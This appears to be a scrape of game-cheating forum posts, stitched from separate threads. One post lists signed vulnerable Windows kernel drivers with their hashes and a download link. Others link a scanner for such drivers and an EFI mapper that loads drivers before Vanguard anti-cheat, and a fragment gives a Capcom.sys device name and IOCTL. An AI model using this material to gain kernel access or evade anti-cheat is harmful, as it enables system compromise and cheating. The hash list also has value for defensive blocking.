
BS_I2c64.sys MmMapIoSpace/MmUnmapIoSpace
BSMEMx64.sys MmMapIoSpace/MmUnmapIoSpace/MmGetPhysicalAddress
BSMIXP64.sys MmMapIoSpace/MmUnmapIoSpace/MmGetPhysicalAddress

Capcom

Capcom.sys MmGetSystemRoutineAddress

Device Name: "\\.\Htsysm72FB"
Execute IOCTL: 0xAA013044

Even more vulnerable driver releases



Some vulnerable drivers

8th May 2019, 02:02 AM

#1

namazso
free(malloc(sizeof(int)))

Join Date: Oct 2014

Posts: 1,508

Reputation: 84737
Rep Power: 312

Recognitions
Member of the Month (1)
Donator (3)
Former Staff
Contest Winner (1)

Points: 115,892, Level: 49
Level up: 4%, 5,008 Points needed
Activity: 0%

Last Achievements

Some vulnerable drivers

Here are a few vulnerable drivers. No testing and PoC has been done on them. I kept some cool ones to myself (those are not listed here). Some might be 0days, didn't check.
Have fun

Drivers in this package:

Code:


```
Name                   Signer                                   Description                                  SHA256
----                   ------                                   -----------                                  ------
ADV64DRV.sys           "FUJITSU LIMITED "                                                                    04A85E359525D662338CAE86C1E59B1D7AA9BD12B920E8067503723DC1E03162
Agent64.sys            "eSupport.com, Inc."                     DriverAgent Direct I/O for 64-bit Windows    05F052C64D192CF69A462A5EC16DDA0D43CA5D0245900C9FCB9201685A2E7748
Agent64.sys            Phoenix Technologies Ltd                 DriverAgent Direct I/O for 64-bit Windows    4045AE77859B1DBF13972451972EAAF6F3C97BEA423E9E78F1C2F14330CD47CA
Agent64.sys            Phoenix Technologies Ltd                 DriverAgent Direct I/O for 64-bit Windows    6948480954137987A0BE626C24CF594390960242CD75F094CD6AAA5C2E7A54FA
Agent64.sys            "eSupport.com, Inc"                      DriverAgent Direct I/O for 64-bit Windows    8CB62C5D41148DE416014F80BD1FD033FD4D2BD504CB05B90EEB6992A382D58F
Agent64.sys            "eSupport.com, Inc."                     DriverAgent Direct I/O for 64-bit Windows    B1D96233235A62DBB21B8DBE2D1AE333199669F67664B107BFF1AD49B41D9414
ALSysIO64.sys          Artur Liberman                           ALSysIO                                      7196187FB1EF8D108B380D37B2AF8EFDEB3CA1F6EEFD37B5DC114C609147216D
ALSysIO64.sys          Artur Liberman                           ALSysIO                                      7F375639A0DF7FE51E5518CF87C3F513C55BC117DB47D28DA8C615642EB18BFA
amifldrv64.sys         "American Megatrends, Inc."                                                           42579A759F3F95F20A2C51D5AC2047A2662A2675B3FB9F46C1ED7F23393A0F00
AsIO.sys               ASUSTeK Computer Inc.                                                                 2DA330A2088409EFC351118445A824F11EDBE51CF3D653B298053785097FE40E
AsIO.sys               ASUSTeK Computer Inc.                                                                 436CCAB6F62FA2D29827916E054ADE7ACAE485B3DE1D3E5C6C62D3DEBF1480E7
AsIO.sys               ASUSTeK Computer Inc.                                                                 B4D47EA790920A4531E3DF5A4B4B0721B7FEA6B49A35679F0652F1E590422602
AsIO.sys               ASUSTeK Computer Inc.                                                                 DDE6F28B3F7F2ABBEE59D4864435108791631E9CB4CDFB1F178E5AA9859956D8
AsrAutoChkUpdDrv.sys   ASROCK Incorporation                     AsrAutoChkUpdDrv Driver                      2AA1B08F47FBB1E2BD2E4A492F5D616968E703E1359A921F62B38B8E4662F0C4
AsrDrv10.sys           ASROCK Incorporation                     ASRock IO Driver                             ECE0A900EA089E730741499614C0917432246CEB5E11599EE3A1BB679E24FD2C
AsrDrv101.sys          ASROCK Incorporation                     ASRock IO Driver                             F40435488389B4FB3B945CA21A8325A51E1B5F80F045AB019748D0EC66056A8B
AsrIbDrv.sys           ASROCK Incorporation                     RW-Everything Read & Write Driver            2A652DE6B680D5AD92376AD323021850DAB2C653ABF06EDF26120F7714B8E08A
AsrOmgDrv.sys          ASROCK Incorporation                     ASRock IO Driver                             950A4C0C772021CEE26011A92194F0E58D61588F77F2873AA0599DFF52A160C9
AsrRapidStartDrv.sys   ASROCK Incorporation                     RW-Everything Read & Write Driver            0AAFA9F47ACF69D46C9542985994FF5321F00842A28DF2396D4A3076776A83CB
AsrSmartConnectDrv.sys ASROCK Incorporation                     RW-Everything Read & Write Driver            47F08F7D30D824A8F4BB8A98916401A37C0FD8502DB308ABA91FE3112B892DCC
AsUpIO.sys             ASUSTeK Computer Inc.                                                                 B9A4E40A5D80FEDD1037EAED958F9F9EFED41EB01ADA73D51B5DCD86E27E0CBF
atillk64.sys           "ATI Technologies, Inc"                  ATI Diagnostics Hardware Abstraction Sys     5C04C274A708C9A7D993E33BE3EA9E6119DC29527A767410DBAF93996F87369A
BS_Def64.sys           ASUSTeK Computer Inc.                    Default BIOS Flash Driver                    0040153302B88BEE27EB4F1ECA6855039E1A057370F5E8C615724FA5215BADA3
BS_Def64.sys           ASUSTeK Computer Inc.                    Default BIOS Flash Driver                    3326E2D32BBABD69FEB6024809AFC56C7E39241EBE70A53728C77E80995422A5
BS_Def64.sys           ASUSTeK Computer Inc.                    Default BIOS Flash Driver                    36B9E31240AB0341873C7092B63E2E0F2CAB2962EBF9B25271C3A1216B7669EB
CITMDRV_AMD64.sys      IBM Polska Sp. z o.o.                                                                 29E0062A017A93B2F2F5207A608A96DF4D554C5DE976BD0276C2590A03BD3E94
CITMDRV_AMD64.sys      IBM Polska Sp. z o.o.                                                                 45ABDBCD4C0916B7D9FAAF1CD08543A3A5178871074628E0126A6EDA890D26E0
CITMDRV_AMD64.sys      IBM Polska Sp. z o.o.                                                                 50DB5480D0392A7DD6AB5DF98389DC24D1ED1E9C98C9C35964B19DABCD6DC67F
CITMDRV_AMD64.sys      IBM Polska Sp. z o.o.                                                                 607DC4C75AC7AEF82AE0616A453866B3B358C6CF5C8F9D29E4D37F844306B97C
CITMDRV_AMD64.sys      IBM Polska Sp. z o.o.                                                                 61D6E40601FA368800980801A662A5B3B36E3C23296E8AE1C85726A56EF18CC8
CITMDRV_AMD64.sys      IBM Polska Sp. z o.o.                                                                 74A846C61ADC53692D3040AFF4C1916F32987AD72B07FE226E9E7DBEFF1036C4
CITMDRV_AMD64.sys      IBM Polska Sp. z o.o.                                                                 76FB4DEAEE57EF30E56C382C92ABFFE2CF616D08DBECB3368C8EE6B02E59F303
CITMDRV_AMD64.sys      IBM Polska Sp. z o.o.                                                                 81939E5C12BD627FF268E9887D6FB57E95E6049F28921F3437898757E7F21469
CITMDRV_AMD64.sys      IBM Polska Sp. z o.o.                                                                 9790A7B9D624B2B18768BB655DDA4A05A9929633CEF0B1521E79E40D7DE0A05B
CITMDRV_AMD64.sys      IBM Polska Sp. z o.o.                                                                 9A1D66036B0868BBB1B2823209FEDEA61A301D5DD245F8E7D390BD31E52D663E
CITMDRV_AMD64.sys      IBM Polska Sp. z o.o.                                                                 AA9AB1195DC866270E984F1BED5E1358D6EF24C515DFDB6C2A92D1E1B94BF608
```

Download: https://www.unknowncheats.me/forum/d...=file&id=26911

All original code posted by me is licensed under WTFPL unless stated otherwise.
Releases and stuff: avoiding internal detections | hdd serial spoofer | pdb_parser_lite | x64 retaddr spoofer | syscaller | shellcode crafter
CSGO: sticker changer | dynamic skin parser | nSkinz

Last edited by namazso; 8th May 2019 at 02:11 AM.

Scripts for finding vulnerable drivers



2nd May 2019, 05:36 PM

AdrianVPL
The Legendary Cheater

Join Date: Apr 2016

Posts: 557

Reputation: 30638
Rep Power: 213

Recognitions
Member of the Month (1)

Points: 38,244, Level: 29

Level up: 78%, 556 Points needed

Activity: 0%


Last Achievements

Good job. I may aswell post tool I created some time ago to find these potentially vulnerable drivers. It searches given directory for drivers with suspicious imports.

https://gist.github.com/adrianyy/9c4...85ce310d948534

Run: scanner.exe directory_path

Methods to load these drivers



xigmapper (boot-time driver mapper that loads your driver before Vanguard)

5th May 2023, 04:20 AM

#1

xtremegamer1
God-Like

Join Date: Apr 2021

Posts: 158

Reputation: 7612
Rep Power: 63

Recognitions
Member of the Month (1)

Points: 12,596, Level: 14

Level up: 23%, 1,004 Points needed

Activity: 0%

Last Achievements

xigmapper (boot-time driver mapper that loads your driver before Vanguard)

This is a simple efi driver project that manual maps your Windows driver before Vanguard loads.

https://github.com/xtremegamer1/xigmapper

⚠ This image has been resized. Click this bar to view the full image. The original image is sized 744x492.

